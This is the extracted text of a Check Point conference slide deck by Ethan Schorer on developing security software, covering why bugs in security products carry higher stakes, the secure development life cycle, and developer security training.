



Check Point
SOFTWARE TECHNOLOGIES LTD

DILEMMAS EVERYWHERE! GET IT RIGHT OR GET PWNED

Challenges in Developing Cyber Security Software

Ethan Schorer | Check Point Security Leader

WELCOME TO THE FUTURE OF
CYBER SECURITY

POWERED BY  CHECK POINT
INFINITY

CLOUD • MOBILE • THREAT PREVENTION

First, a bit about me... Ethan Schorer



Check Point[®]
SOFTWARE TECHNOLOGIES LTD.

Since 2005



OWASP
Open Web Application
Security Project

Active member in
OWASP's Israeli chapter



ethans



@ethan_sec



ethan.dev.sec@gmail.com




By Source, Fair use, <https://en.wikipedia.org/w/index.php?curid=21579577>

← Shifting Security to the Left ←



Why is Cyber Software Different?




Bugs Becoming Security


	Calculator	Enterprise Firewall	PC Anti-Virus
Crash	Lost some calculations Wasted time	No access to internet OR Free access to internal	No file checking – viruses enter the system
Memory Leak	Eventually, user will close	Reboot, which causes downtime	Stop using AV? Or maybe AV won't work if not enough RAM
RCE (Remote Code Execution)	Difficult as Calc doesn't have network access and doesn't get remote input	Gives control to the firewall	Sees network traffic, runs in admin privileges

SECURE

DEVELOPMENT LIFE CYCLE



Shifting Security To The Left





Security Design Review

Security Code Review

Security Testing


Security etc.

Where do we begin? Training!




<https://www.theatlantic.com/entertainment/archive/2018/07/who-is-sacha-baron-cohen-satirizing/565397/>

Training



Training


- ✓ Low Level (C/C++) – pointers, overflows, etc.
- ✓ High Level (Java) – exceptions, etc.
- ✓ HTTP
- ✓ Client vs. Server Software




Coding Style



© Shenova Fashion



Input Validation



Malware Buster







<https://www.theverge.com/2016/11/7/13552016/doctor-strange-marvel-cinematic-universe-dicussion-questions>

